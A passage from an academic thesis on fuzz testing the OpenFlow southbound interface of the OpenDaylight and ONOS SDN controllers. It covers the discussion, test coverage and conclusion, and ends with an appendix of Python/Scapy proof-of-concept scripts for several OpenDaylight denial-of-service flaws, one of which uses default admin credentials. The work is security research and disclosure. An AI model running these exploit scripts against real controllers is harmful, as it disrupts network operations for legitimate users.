An additional denial of service forbids honest SDN applications to add flows to the switches by calling northbound REST API requests. The DOS effect lasts until the OpenDaylight controller is restarted. As a side effect, CPU consumption explodes during vulnerability exploitation. This vulnerability was discovered accidentally while fuzzing the southbound API, rather than by fuzzing. This fact emphasizes the need and importance of human interaction with security testing. Automatic testing does not allow the same flexibility as the manual verification of flaws. An automatic test case can find only the vulnerabilities it is programmed for, while a careful human eye can easily observe an incorrect behavior.

Moreover, by examining the log files, we discovered that several illegal packets from the switch caused exceptions such as Null Pointer, Index Out Of bounds or Illegal Argument. These bugs affected both OpenDaylight and ONOS controllers but had no significant impact from a security viewpoint. The low number of found vulnerabilities implies that good quality control had been done on the test targets, especially regarding the OpenFlow communication modules. The odl-mdsal-xsql module in the OpenDaylight controller should be improved further more because this module is affected by three DOS vulnerabilities.

Introducing TLS in the controller-switch communication increases the overall security of the SDN networks because TLS guarantees the integrity property. However, TLS does not present any difficulties exploiting the found vulnerabilities when the

switches are not authenticated. TLS can be used to verify the identity of the server (i.e. the SDN controller), of the client (i.e. the SDN switch), or of both. Typically, only the controller is authenticated. In this scenario, the controller is not able to distinguish connections coming from malicious switches. Therefore, the attacker can exploit all the found vulnerabilities in this thesis. In contrast, when the switches are authenticated, the attacker needs to compromise a legitimate switch and inject crafted packets in the network. In this case, the network administrator should increase the physical security of the switches and patch any vulnerabilities that can allow the attacker to extract the TLS certificate or authentication key.

7.2 Test Coverage

Given time and cost constraints, it is impossible to implement exhaustive test cases. Therefore, the main goal is to design the subset of test cases that have the highest probability to detect errors. One methodology is to select a data set that increases the proportion of source code tested by a particular test suite. Test coverage is the metric to measure such proportion. High test coverage implies that there is a lower probability that a piece of code contains undetected vulnerabilities.

Authors in [49] discuss several coverage categories such as statement, decision, condition, decision/condition or multiple-condition coverage. All these categories fall under white-box testing. As described in section 3.2, the security tester has full access to the source code during white-box testing. Even though both the controllers OpenDaylight and ONOS are open source, the strategy followed in this work, is purely black-box. A noteworthy advantage for such solution is that the test suite can be executed against different controllers that support OpenFlow, thus guaranteeing portability. A second motivation for selecting black-box strategy is that the source code is complex and composed of multiple modules. The OpenFlow communication makes up a small proportion of such modules. Conducting white-box testing would require identifying and separating code responsible for the controller-switch communication. This results a difficult task considering the software size and complexity. Moreover, we would achieve inaccurate test coverage percentage using traditional Java code coverage tools on the entire software. The reason is that we are testing a small component of the software.

We conducted black-box testing based on the OpenFlow specification 1.3.4 [8]. This version defines 30 different types of packets, where the majority flows from the controller to the switch. Therefore, this set is excluded from fuzzing because we fuzz the packets going on the opposite direction from the switch to the controller. It poses a challenge to measure test coverage based on manipulating such packets. Whalen et al. [50] analyze several objective and implementation-independent coverage metrics that measure how well a black-box test suite exercises a set of requirements.

Modified Condition/Decision Coverage (MC/DC) is one of the black-box coverage metrics. Decisions are represented as boolean expressions, for example $(A \wedge B)$. The positive test cases are the ones where the outcome of the boolean expressions is true. On the other side, the negative set is the set of test cases where the decision outcome is false. If we consider these statements in the OpenFlow world, fields in a packet are

connected using logical AND operators to form a packet. The expression outcome is true if the packet follows the OpenFlow specification. That means that all the fields should contain values that are allowed by the specification. Obviously, the outcome is false if at least one of the fields does not follow the specification. Our test suite comprises test cases from both positive and negative sets. In other words, for each packet type, we define at least one test case where every field value in the packet is legal according to the specification. In addition, for each field of each packet type, we define at least one test case where the field value is illegal while all the other field values in the same packet are correct according to the specification. In this sense, we have correctly identified all the positive and negative sets and implemented at least one test case from each set. Obviously, the size of the negative set is larger than the size of the positive one because the number of illegal packets is higher than the number of correct ones. Although we have reached a high MC/DC coverage, the choice of test cases from the negative sets poses a challenge. An illegal value might crash the target while another value might fail to identify the flaw, even when both the values belong to the same negative set.

An alternative way to increase test coverage is to follow a state-based approach for testing. Even though the malicious switch sends the same input to the controller, the latter might be in a different state. For example, the switch notifies the controller using a port status message, that the port number 2 has been removed. The switch might have declared before such port as existing or not. The controller will probably be in two different states upon receiving the port status message, depending on whether the port number 2 existed previously or not. There is a high probability that code coverage increases, even though we cannot claim this is certain without analyzing the source code.

Due to time constraints and considering the complexity of OpenFlow protocol, it was not possible to implement a full state diagram. Increasing the number of test case scenarios, that cover a higher number of states, could help covering larger parts of the software.

8 Conclusion

Software-defined networking is a new paradigm that separates the network's control plane from the data plane. Many SDN controllers have been implemented since this concept was first introduced. As with other network models, security becomes an important requirement because adversaries can launch various attacks to steal sensitive data, manipulate network's state or cause denial of service to legitimate users. In this work, we apply fuzzing techniques to discover vulnerabilities in implementation of the OpenFlow protocol in SDN controllers such as OpenDaylight and ONOS.

We first introduced the main concepts related to this work starting with a short overview of SDN and OpenFlow. Afterwards, we described the main techniques and tools how to conduct fuzz testing or manipulate regular packets to cause unexpected behavior. Careful planning and understanding of the system is crucial to improve testing efficiency. Threat modeling is an approach to identify and analyze risks and threats in the system under test. The list of threats is first constructed applying the STRIDE methodology and extended using CAPEC Mitre attack libraries.

The next step is to rank threats according to the OpenDaylight and ONOS security advisories. The goal is to put more effort in testing the most probable and most dangerous threats. Denial of service attacks are the easiest and most dangerous to exploit.

In order to implement testing, controllers and fuzzers run in virtual machines. Several different fuzzing methodologies were employed that involved four fuzzers such as Radamsa, ProxyFuzz, Scapy and Spike. While Radamsa and ProxyFuzz randomly mutated valid input coming from Mininet switches, Spike and Scapy were used to model the OpenFlow protocol. Due to ease of use and good documentation, Scapy revealed to be the fundamental tool to conduct fuzzing. The goal is to fuzz the packets that the switch sends to the controllers. In order to achieve this goal, we model each packet and fuzz each field separately one at a time, maintaining constant the other fields of the same packet and the other packets during the same communication. Depending on the field type, testing involves operators such as bit flipping, byte swapping or appending random large quantities of data. Testing denial of service attacks takes the largest share of effort.

Testing revealed a considerable number of denial of service vulnerabilities and other bugs. An exploit of few lines of code written using Scapy, managed to crash the controller. The number of threats created in OpenDaylight increased up to the maximum value allowed in the system and afterwards, the controller crashed. Increasing Java heap memory size avoids complete denial of service, even though the number of threads explodes after a few seconds.

Another important denial of service attack blocked legitimate applications to add flows to particular switches until the OpenDaylight controller is restarted. Other vulnerabilities affected the odl-mdsal-xsql component in OpenDaylight. As a consequence, the controller launched several exceptions such as Java out of memory or NullPointerException. A DOMRpcImplementationNotAvailableException was observed when sending particular a port-status packet to OpenDaylight. As a side effect, CPU consumption increased significantly in all the previously mentioned vul-

nerabilities. Moreover, fuzzing revealed several less important bugs, which affected both OpenDaylight and ONOS controllers.

Testing presented a number of challenges. Measuring and improving test coverage poses a significant issue. Increasing the number of test case scenarios or implementing additional fuzzing techniques could help covering larger parts of the software.

Appendix A

Appendix A contains exploits, written in Python, for the discovered vulnerabilities.

Vulnerability 1: Denial of Service in OpenDaylight 3.3 and 4.0.

```
from scapy.all import *

IP_ADDRESS = "127.0.0.1"
PORT = 6653

def sendPacket():

 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 stream.send("\x04\x00\x00\x08\x00\x00\x00\x01")

 stream.close()

if __name__ == '__main__':

 for i in range(0, 100000):
  sendPacket()
```

Vulnerability 2: Denial of Service in adding flows in OpenDaylight 4.0

```
import requests
from time import sleep

openflowid = 23
hello = "\x04\x00\x00\x08\x00\x00\x00\x15"
HEADER_SIZE = 8
IP_ADDRESS = "127.0.0.1"
PORT = 6653

def connect():
 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 return stream

def sendFeatReply(stream, index):
 load_contrib('openflow3')
 pre_feat = "\x04\x06\x00\x20"
 post_feat = "\x00\x00\x01\x00\xfe\x00\x00
 \x00\x00\x00\x00\x47\x00\x00\x00\x00"
 datapath_id = struct.pack('>Q', index)
```

```
FEAT_REQUEST = 5
exit = False
while(exit == False):
 header = stream.recv(HEADER_SIZE)
 try:
  if header != 0:
   packet = Ether()/IP()/TCP(sport=6653)/header
   packet.getlayer(TCP).decode_payload_as(OFPTHello)
   new_xid = packet[OFPTHello].xid
  if packet[OFPTHello].len != HEADER_SIZE:
   packet = packet / stream.recv(
   packet[OFPTHello].len - HEADER_SIZE)
  if packet[OFPTHello].type == FEAT_REQUEST:
   stream.send(pre_feat + struct.pack('>I', new_xid) +
   datapath_id + post_feat)
   exit = True
  else:
   exit = True
 except socket.error as socketerror:
  print "Timeout ", socketerror
  exit = True
  pass

def addFlow():
 payload = "<?xml version=\"1.0\" encoding=\"UTF-8\"
  standalone=\"no\"?> \
  <input xmlns=\"urn:opendaylight:flow:service\"> \
  <barrier>false</barrier> \
  <node xmlns:inv=\"urn:opendaylight:inventory\">
  /inv:nodes/inv:node[inv:id=\"openflow:" + str(openflowid)
   + "\"]</node> \
  <cookie>43</cookie> \
  <flags>SEND_FLOW_REM</flags> \
  <hard-timeout>0</hard-timeout> \
  <idle-timeout>0</idle-timeout> \
  <installHw>false</installHw> \
  <match> \
  <ethernet-match> \
  <ethernet-type> \
  <type>2048</type> \
  </ethernet-type> \
  </ethernet-match> \
  <ipv4-destination>10.0.10.3/32</ipv4-destination> \
  </match> \
  <instructions> \
  <instruction> \
  <order>0</order> \
  <apply-actions> \
```

```
  <action> \
  <output-action> \
  <output-node-connector>1</output-node-connector> \
  </output-action> \
  <order>0</order> \
  </action> \
  </apply-actions> \
  </instruction> \
  </instructions> \
  <priority>0</priority> \
  <strict>false</strict> \
  <table_id>0</table_id> \
  </input>"

 headers = {'Authorization':  'Basic YWRtaW46YWRtaW4=',
 'Accept': 'application/xml', 'Content-Type':
 'application/xml'}

 r = requests.post("http://localhost:8080/restconf/
 operations/sal-flow:add-flow", data=payload, headers=headers)
 print r.text
 return True

def sendPacket():

 load_contrib('openflow3')
 for i in range(0, 1000):
  print i
  stream = connect()
  stream.send(hello)
  sendFeatReply(stream, openflowid)
  addFlow()
  stream.close()

if __name__ == '__main__':
 sendPacket()
```

Vulnerability 3: Denial of service in OpenDaylight odl-mdsal-xsql

```
from scapy.all import *

IP_ADDRESS = "127.0.0.1"
PORT = 40004

if __name__ == '__main__':

 for i in range(0, 1000):
  sock = socket.socket()
```

```
    sock.connect((IP_ADDRESS, PORT))
    stream = StreamSocket(sock)
    payload = "!#%&"
    stream.send(payload)
    stream.close()
```

```
from scapy.all import *

IP_ADDRESS = "127.0.0.1"
PORT = 34343

if __name__ == '__main__':

for i in range(0, 1000):
 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 payload = "\x30\x0a\x33\x32\x37\x36\x39\x0a"
 stream.send(payload)
 stream.close()
```

Vulnerability 4: StreamCorruptedException and NullPointerException in OpenDaylight odl-mdsal-xsql

```
from scapy.all import *
IP_ADDRESS = "127.0.0.1"
PORT = 40004

if __name__ == '__main__':

 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 payload = "\x00\x00\x00\x71\x6a\x81\x6e\x30\x81\x6b\xa1" \
           "\x03\x02\x01\x05\xa2\x03\x02\x01\x0a\xa4\x81" \
           "\x5e\x30\x5c\xa0\x07\x03\x05\x00\x50\x80\x00" \
           "\x10\xa2\x04\x1b\x02\x4e\x4d\xa3\x17\x30\x15" \
           "\xa0\x03\x02\x01\x00\xa1\x0e\x30\x0c\x1b\x06" \
           "\x6b\x72\x62\x74\x67\x74\x1b\x02\x4e\x4d\xa5" \
           "\x11\x18\x0f\x31\x39\x37\x30\x30\x31\x30\x31" \
           "\x30\x30\x30\x30\x30\x30\x5a\xa7\x06\x02\x04" \
           "\x1f\x1e\xb9\xd9\xa8\x17\x30\x15\x02\x01\x12" \
           "\x02\x01\x11\x02\x01\x10\x02\x01\x17\x02\x01" \
           "\x01\x02\x01\x03\x02\x01\x02"
 stream.send(payload)
 stream.close()
```

References

[1] Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. OpenFlow: enabling innovation in campus networks. *ACM SIGCOMM Computer Communication Review*, 38(2):69–74, 2008.

[2] Adrian Lara, Anisha Kolasani, and Byrav Ramamurthy. Network innovation using OpenFlow: A survey. *Communications Surveys & Tutorials, IEEE*, 16(1):493–512, 2014.

[3] Fei Hu. *Network Innovation through OpenFlow and SDN: Principles and Design*. CRC Press, 2014.

[4] Keith Kirkpatrick. Software-defined networking. *Communications of the ACM*, 56(9):16–19, 2013.

[5] Diego Kreutz, Fernando MV Ramos, P Esteves Verissimo, C Esteve Rothenberg, Siamak Azodolmolky, and Steve Uhlig. Software-defined networking: A comprehensive survey. *Proceedings of the IEEE*, 103(1):14–76, 2015.

[6] Open Networking Fundation. Software-defined networking: The new norm for networks. *ONF White Paper*, 2012.

[7] Paul Goransson and Chuck Black. *Software Defined Networks: A Comprehensive Approach*. Elsevier, 2014.

[8] OpenFlow Switch Specification. V1.3.4, 2014.

[9] Diego Kreutz, Fernando Ramos, and Paulo Verissimo. Towards secure and dependable software-defined networks. In *Proceedings of the second ACM SIGCOMM workshop on Hot topics in software defined networking*, pages 55–60. ACM, 2013.

[10] Sandra Scott-Hayward, Gemma O'Callaghan, and Sakir Sezer. SDN security: A survey. In *Future Networks and Services (SDN4FNS), 2013 IEEE SDN For*, pages 1–7. IEEE, 2013.

[11] Rowan Kloti, Vasileios Kotronis, and Paul Smith. OpenFlow: A security analysis. In *Network Protocols (ICNP), 2013 21st IEEE International Conference on*, pages 1–6. IEEE, 2013.

[12] Practical security analysis of OpenFlow. https://www.os3.nl/_media/2013-2014/courses/ssn/projects/practical_security_analysis_of_openflow_report.pdf. Accessed: 2016-05-08.

[13] Natasha Gude, Teemu Koponen, Justin Pettit, Ben Pfaff, Martín Casado, Nick McKeown, and Scott Shenker. NOX: towards an operating system for networks. *ACM SIGCOMM Computer Communication Review*, 38(3):105–110, 2008.

[14] Pankaj Berde, Matteo Gerola, Jonathan Hart, Yuta Higuchi, Masayoshi Kobayashi, Toshio Koide, Bob Lantz, Brian O'Connor, Pavlin Radoslavov, William Snow, et al. ONOS: towards an open, distributed SDN OS. In *Proceedings of the third workshop on Hot topics in software defined networking*, pages 1–6. ACM, 2014.

[15] OpenDaylight user guide. https://www.opendaylight.org/sites/opendaylight/files/bk-user-guide.pdf. Accessed: 2016-05-03.

[16] OpenDaylight Beryllium platform overview. https://www.opendaylight.org/platform-overview-beryllium. Accessed: 2016-05-03.

[17] OpenDaylight release archives. https://www.opendaylight.org/software/release-archives. Accessed: 2016-05-03.

[18] ONOS white paper. http://onosproject.org/wp-content/uploads/2014/11/Whitepaper-ONOS-final.pdf. Accessed: 2016-05-03.

[19] William Stallings. *Network security essentials: applications and standards*. Pearson Education India, 2007.

[20] John Wack, Miles Tracy, and Murugiah Souppaya. Guideline on network security testing. *NIST special publication*, 800:42, 2003.

[21] Ben Potter and Gary McGraw. Software security testing. *Security & Privacy, IEEE*, 2(5):81–85, 2004.

[22] Gary McGraw. *Software security: building security in*, volume 1. Addison-Wesley Professional, 2006.

[23] Patrice Godefroid, Michael Y Levin, and David Molnar. SAGE: whitebox fuzzing for security testing. *Queue*, 10(1):20, 2012.

[24] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[25] Scapy. http://www.secdev.org/projects/scapy/. Accessed: 2016-05-08.

[26] Dave Aitel. The advantages of block-based protocol analysis for security testing. *Immunity Inc., February*, 105:106, 2002.

[27] Radamsa. https://www.ee.oulu.fi/research/ouspg/Radamsa. Accessed: 2016-05-07.

[28] Fuzzing with Radamsa and some thoughts about coverage. http://www.cs.tut.fi/tapahtumat/testaus12/kalvot/Wieser_20120606radamsa-coverage.pdf. Accessed: 2016-05-07.

[29] Adam Shostack. *Threat modeling: Designing for security*. John Wiley & Sons, 2014.

[30] Suvda Myagmar, Adam J Lee, and William Yurcik. Threat modeling as a basis for security requirements. In *Symposium on requirements engineering for information security (SREIS)*, volume 2005, pages 1–8, 2005.

[31] Frank Swiderski and Window Snyder. *Threat modeling*. Microsoft Press, 2004.

[32] IANA OpenFlow port. http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?search=openflow. Accessed: 2016-05-16.

[33] OpenFlow Switch Specification. Version 1.0.0 (wire protocol 0x01), 2009.

[34] CAPEC Mitre. https://capec.mitre.org/index.html. Accessed: 2016-04-29.

[35] CAPEC Mitre domains. https://capec.mitre.org/data/definitions/3000.html. Accessed: 2016-05-02.

[36] Jeffrey A Ingalsbe, Louis Kunimatsu, Tim Baeten, and Nancy R Mead. Threat modeling: diving into the deep end. *Software, IEEE*, 25(1):28–34, 2008.

[37] Thomas R Peltier. *Information security risk analysis*. CRC press, 2005.

[38] Michael Howard and Steve Lipner. *The security development lifecycle*. O'Reilly Media, Incorporated, 2009.

[39] OpenDaylight security advisories. https://wiki.opendaylight.org/view/Security_Advisories. Accessed: 2016-05-23.

[40] ONOS security advisories. https://wiki.onosproject.org/display/ONOS/Security+advisories. Accessed: 2016-05-23.

[41] OpenDaylight vulnerability management. https://wiki.opendaylight.org/view/TSC:Vulnerability_Management. Accessed: 2016-05-23.

[42] Codenomicon Defensics. http://www.codenomicon.com/products/defensics/. Accessed: 2016-05-09.

[43] Serge Gorbunov and Arnold Rosenbloom. Autofuzz: Automated network protocol fuzzing framework. *IJCSNS*, 10(8):239, 2010.

[44] Peach Fuzzer. http://www.peachfuzzer.com/. Accessed: 2016-05-09.

[45] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna. SNOOZE: toward a Stateful NetwOrk prOtocol fuzZEr . In *Information Security*, pages 343–358. Springer, 2006.

[46] ProxyFuzz. https://www.secforce.com/research/tools.html. Accessed: 2016-05-07.

[47] What is fuzzing? a white paper by Codenomicon. http://www.codenomicon.com/files/pdf/WhatisFuzzing.pdf. Accessed: 2016-05-09.

[48] Bugzilla writing guidelines. https://developer.mozilla.org/en-US/docs/Mozilla/QA/Bug_writing_guidelines. Accessed: 2016-06-28.

[49] Glenford J Myers, Corey Sandler, and Tom Badgett. *The art of software testing*. John Wiley & Sons, 2011.

[50] Michael W Whalen, Ajitha Rajan, Mats PE Heimdahl, and Steven P Miller. Coverage metrics for requirements-based testing. In *Proceedings of the 2006 international symposium on Software testing and analysis*, pages 25–36. ACM, 2006.